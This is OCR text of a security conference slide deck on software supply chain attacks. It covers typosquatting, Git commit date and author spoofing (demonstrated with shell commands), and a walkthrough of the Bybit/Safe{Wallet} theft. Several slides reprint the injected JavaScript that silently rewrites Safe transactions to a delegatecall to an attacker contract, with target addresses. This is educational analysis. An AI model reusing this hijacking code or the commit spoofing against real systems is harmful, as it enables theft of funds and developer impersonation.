Fighting the impossible: Supply Chain attacks

BSides ZAGREB

$ whoami

Bojan Ždrnja (@bojanz on X)

CTO and penetration testing team lead at INFIGO IS

- https://www.infigo.is

SANS Certified Instructor

- SEC542 (web PT) co-author, instructor
  SEC565 (Red Teaming), instructor

Addicted to GIAC certificates

- GSE (GIAC Security Expert) #346

SANS Internet Storm Center Senior handler - https://isc.sans.edu



Supply chain attacks have been around for many years

01 Attacking the weakest element

- With supply chain attacks attackers target weakest elements in supply chain of software or hardware
- Not really new – we have witnessed many such attacks
- Stuxnet (2010)
  - Attack against Iran
  - Not a traditional supply chain attack, indicating more physical supply chain issues
  - Malware targeted programmable logic controllers (PLC's)
  - Introduced to secure facilities presumably via infected USB drive


02

Dependency hell - docker



03

Our infrastructure



Three most commonly seen attack vectors

1. Deception with fake packages / impersonation
2. Developer account hijacking
3. Long-term, nation state attackers

Deception with fake packages / impersonation

01 Hiding in plain sight

- Due to, sometimes, hundreds of dependencies and packages available, developers need to select ones they require
- Most of the time today developers just "*blindly*" use their package managers
  - i.e. PyPI on Python, npm for JavaScript or RubyGems
- Or they might go and download something from GitHub manually
  - After all, this is open source
  - … so **anyone** can audit the code

02 Most common attacks


- Typosquatting
  - Publish a malicious package with a name that is deliberately similar to a popular or trusted package
    - For example: reqeusts instead requests
- Dependency confusion
  - Exploit mixes of private and public repositories
- Repackaging with small changes
  - Take popular software, make some small changes
  - Republish as a new version

03 Attacking GitHub

- GitHub is the most popular open source package repository
- Few interesting facts
  - Annual revenue of about 1.5 billion USD
  - 100 million developers around the world use GitHub
  - Over 90 percent of Fortune 100 companies use GitHub
  - 1.5 percent of Internet users visit GitHub
- This makes it a perfect target for mentioned attacks
- GitHub inherently trusts client data
  - Let’s see how we can abuse this

04 Creating trust


- Attacker's accounts need to appear as trusted as possible
- They should mimic real developers



05 Creating trust

- Since GitHub trusts a client on when a change was authored/committed it is easy to spoof this

```
bojanz@mnemosyne:~/work/testrepo$ touch Today
bojanz@mnemosyne:~/work/testrepo$ git add Today
bojanz@mnemosyne:~/work/testrepo$ GIT_AUTHOR_DATE='2024-01-01T00:00:01' GIT_COMMITTER_DATE='2024-01-01T00:00:01' git commit -m 'New year fix'
[main fc21f4a] New year fix
 1 file changed, 0 insertions(+), 0 deletions(-)
 create mode 100644 Today
bojanz@mnemosyne:~/work/testrepo$ git push
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Delta compression using up to 2 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (2/2), 238 bytes | 238.00 KiB/s, done.
Total 2 (delta 1), reused 0 (delta 0), pack-reused 0
remote: Resolving deltas: 100% (1/1), completed with 1 local object.
To https://github.com/bojanisc/testrepo.git
   33f59fb..fc21f4a  main -> main
```




06 Next level deception


- GitHub also “blindly” trusts authors
- Allows an attacker to impersonate any other existing GitHub user
- The only prerequisite for the attacker is to know other GitHub user’s name and e-mail
  - And these can be easily fetched from their own commits
  - How about this one:

```
From 3f749befb0998472470d850b11b430477c0718cc Mon Sep 17 00:00:00 2001
From: Linus Torvalds <torvalds@linux-foundation.org>
Date: Sun, 29 Sep 2024 14:47:33 -0700
Subject: [PATCH] x86: kvm: fix build error
```

  - All the attacker needs to do is find a single (1) commit of that account
    - Or even guess the parameters

07 No limit on what we can do






Bybit saying bye-bye to 401.346 ETH

01 Bye-bye

- On a Friday, two weeks ago

02 Multi-signatures

- Bybit correctly used cold wallets for storing main funds
  - Make operations a bit more difficult but way more secure
- They also required multi-signatures
  - Proper way to manage funds
  - Bybit required 3 signatures for transactions from cold wallets
- Multi-signatures (Multisig) make it a bit more difficult to operate
- Bybit decided to use **Safe{Wallet}**
  - https://app.safe.global/
  - A smart contract wallet requiring a certain number of signatures for a transaction to occur

03 What happened?

- Attackers (probably Lazarus Group) went for supply chain
  - The Safe{Wallet}
- Safe{Wallet} works as a web application
  - Hosted on app.safe.global
    - Which are really just AWS S3 buckets
- Quite complex web application
  - One of used JavaScript files was also hosted on S3
    - https://app.safe.global/_next/static/chunks/pages/_app-52c9031bfa03da47.js

04 JavaScript

- JavaScript files are quite often minimized and obfuscated
- Makes them particularly difficult for analysis
  - And perfect for backdooring

```
bojanz@mnemosyne:~/bybit$ ls -lah
total 7,2M
drwxrwxr-x  2 bojanz bojanz 4,0K ožu   3 13:58 .
drwxr-x--- 44 bojanz bojanz 4,0K ožu   3 13:57
-rw-rw-r--  1 bojanz bojanz 3,6M velj 19 16:29 _app-52c9031bfa03da47.js
-rw-rw-r--  1 bojanz bojanz 3,6M velj 21 15:15 _app-52c9031bfa03da47.js.1
```

```
var _____WB$wombat$assign$function_____ = function(name) {return (self._wb_wombat && self._wb_wombat.local_init
  };
if (!self.__WB_pmw) { self.__WB_pmw = function(obj) { this.__WB_source = obj; return this; } }
{
  let window = _____WB$wombat$assign$function_____("window");
  let self = _____WB$wombat$assign$function_____("self");
  let document = _____WB$wombat$assign$function_____("document");
  let location = _____WB$wombat$assign$function_____("location");
  let top = _____WB$wombat$assign$function_____("top");
  let parent = _____WB$wombat$assign$function_____("parent");
  let frames = _____WB$wombat$assign$function_____("frames");
  let opener = _____WB$wombat$assign$function_____("opener");

(self.webpackChunk_N_E=self.webpackChunk_N_E||[]).push([[636],{24684:(e,t,n)=>{"use strict";n.d(t,{C:()=>c,E:()
  a=n(24947),i=n(85780),s=n(13976),o=n(71287),l=r.createContext("undefined"!=typeof HTMLElement?(0,a.A)({key:"c
  forwardRef)(function(t,n){return e(t,(0,r.useContext)(l),n)})},d=r.createContext({}),p={}.hasOwnProperty,f="_
  var n={};for(var r in t)p.call(t,r)&&(n[r]=t[r]);return n[f]=e,n},y=function(e){var t=e.cache,n=e.serialized,
  function(){return(0,i.sk)(t,n,r)}),null},m=u(function(e,t,n){var a=e.css;"string"==typeof a&&void 0!==t.regis
  string"==typeof e.className?c=(0,i.Rk)(t.registered,l,e.className):null!=e.className&&(c=e.className+" ");var
  name;var h={};for(var m in e)p.call(e,m)&&"css"!==m&&m!==f&&(h[m]=e[m]);return h.className=c,n&&(h.ref=n),r.c
  :t,serialized:u,isStringTag:"string"==typeof o}),r.createElement(o,h))})},17437:(e,t,n)=>{"use strict";n.d(t,
  96540),i=n(85780),s=n(71287),o=n(13976);n(24947),n(75985);var l=function(e,t){var n=arguments;if(null==t||!r.
  );var i=n.length,s=Array(i);s[0]=r.E,s[1]=(0,r.c)(e,t);for(var o=2;o<i;o++)s[o]=n[o];return a.createElement.a
  {}))}(l||(l={}));var c=(0,r.w)(function(e,t){var n=e.styles,l=(0,o.J)([n],void 0,a.useContext(r.T)),c=a.useRe
  new t.sheet.constructor({key:e,nonce:t.sheet.nonce,container:t.sheet.container,speedy:t.sheet.isSpeedy}),r=!1
  "+l.name+'"]');return t.sheet.tags.length&&(n.before=t.sheet.tags[0]),null!==a&&(r=!0,a.setAttribute("data-em
  n.flush()}},[t]),(0,s.i)(function(){var e=c.current,n=e[0];if(e[1]){e[1]=!1;return}if(void 0!==l.next&&(0,i.s
  length-1].nextElementSibling;n.before=r,n.flush()}t.insert("",l,n,!1)},[t,l.name]),null});function u(){for(va
  arguments[n];return(0,o.J)(t)}function d(){var e=u.apply(void 0,arguments),t="animation-"+e.name;return{name:
  toString:function(){return"_EMO_"+this.name+"_"+this.styles+"_EMO_"}}}},25505:(e,t,n)=>{"use strict";n.d(t,{A
  71287),o=n(85780),l=n(96540),c=n(34556),u=/^((children|dangerouslySetInnerHTML|key|ref|autoFocus|defaultValue
  suppressContentEditableWarning|suppressHydrationWarning|valueLink|abbr|accept|acceptCharset|accessKey|action|
```

05 Supply chain

06 Attack

- The attack was quite *smart contract*
  *pun intended

```
let sd = c;
let se = e;
let st = t;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229", "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
  const td = structuredClone(se.data);
  se.data.to = ta;
  se.data.operation = op;
  se.data.data = da;
  se.data.value = vl;
  se.data.safeTxGas = sga;
  try {
    l = await sd.executeTransaction(se, st);
  } catch (e) {
    se.data = td; throw e;
  }
}
else {
  l = await sd.executeTransaction(se, st);
}
```

07 Attack

```
let sd = c;
let se = e;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000000
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
  const td = structuredClone(se.data);
  se.data.to = ta;
  se.data.operation = op;
  se.data.data = da;
  se.data.value = vl;
  se.data.safeTxGas = sga;
  try {
    l = await sd.executeTransaction(se, st);
  } catch (e) {
    se.data = td; throw e;
  }
}
else {
  l = await sd.executeTransaction(se, st);
}
```

- Bybit Safe contract addresses that the attacker wants to attack

08 Attack

```
let sd = c;
let se = e;
let st = t;
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229", "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000000
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
  const td = structuredClone(se.data);
  se.data.to = ta;
  se.data.operation = op;
  se.data.data = da;
  se.data.value = vl;
  se.data.safeTxGas = sga;
  try {
    l = await sd.executeTransaction(se, st);
  } catch (e) {
    se.data = td; throw e;
  }
}
else {
  l = await sd.executeTransaction(se, st);
}
```

- Bybit signer addresses that the attacker wants to attack

infigo

09 Attack

```
let sd = c;
let se = e;
let st = t;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be2969516000000000000000000000000";
let op = 1;
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
  const td = structuredClone(se.data);
  se.data.to = ta;
  se.data.operation = op;
  se.data.data = da;
  se.data.value = vl;
  se.data.safeTxGas = sga;
  try {
    l = await sd.executeTransaction(se, st);
  } catch (e) {
    se.data = td; throw e;
  }
}
else {
  l = await sd.executeTransaction(se, st);
}
```

- Lazarus Group? contract ☺

infigo

10 Attack

```
let sd = c;
let se = e;
let st = t;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229", "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000
let vl = 0;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
  const td = structuredClone(se.data);
  se.data.to = ta;
  se.data.operation = op;
  se.data.data = da;
  se.data.value = vl;
  se.data.safeTxGas = sga;
  try {
    l = await sd.executeTransaction(se, st);
  } catch (e) {
    se.data = td; throw e;
  }
}
else {
  l = await sd.executeTransaction(se, st);
}
```

- Attack payload (smart contract)

11 Attack

```
let sd = c;
let se = e;
let st = t;
let wa = ["0x1db92e2eebc8e0c075a02bea49a2935bcd2dfcf4", "0x19c6876e978d9f128147439ac4cd9ea2582cd141"];
let ba = ["0x828424517f9f04015db02169f4026d57b2b07229", "0x7c1091cf6f36b0140d5e2faf18c3be29fee42d97"];
let ta = "0x96221423681a6d52e184d440a8efcebb105c7242";
let da = "0xa9059cbb000000000000000000000000bdd077f651ebe7f7b3ce16fe5f2b025be29695160000000000000000000
let op = 1;
let sga = 45746;
let sf = sd.getSafeProvider();
let sa = await sf.getSignerAddress();
sa = sa.toLowerCase();
let lu = await sd.getAddress();
lu = lu.toLowerCase();
const cf = wa.some(k1 => lu.includes(k1));
const cb = ba.some(k1 => sa.includes(k1));
if (cf == true && se.data.operation == 0) {
  const td = structuredClone(se.data);
  se.data.to = ta;
  se.data.operation = op;
  se.data.data = da;
  se.data.value = vl;
  se.data.safeTxGas = sga;
  try {
    l = await sd.executeTransaction(se, st);
  } catch (e) {
    se.data = td; throw e;
  }
}
else {
  l = await sd.executeTransaction(se, st);
}
```

- Make sure you have enough gas for the transaction
